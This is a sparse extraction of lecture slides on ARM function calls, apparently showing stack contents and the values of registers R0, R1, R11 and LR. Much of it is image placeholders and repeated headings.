
Functions




Functions



Functions



Functions




STACK

0x000000F8	
0x000000FC	0x00000000
0x00000100	0x00008394

REGISTERS

R0	R1	R11	LR
0x03	0x04	0x00000100	0x00008564


Functions



	STACK
0x000000F8	
0x000000FC	0x00000000
0x00000100	0x00008394

REGISTERS			
R0	R1	R11	LR
0x03	0x04	0x00000100	0x00008564

Functions




STACK

0x000000F8	
0x000000FC	0x00000000
0x00000100	0x00008394

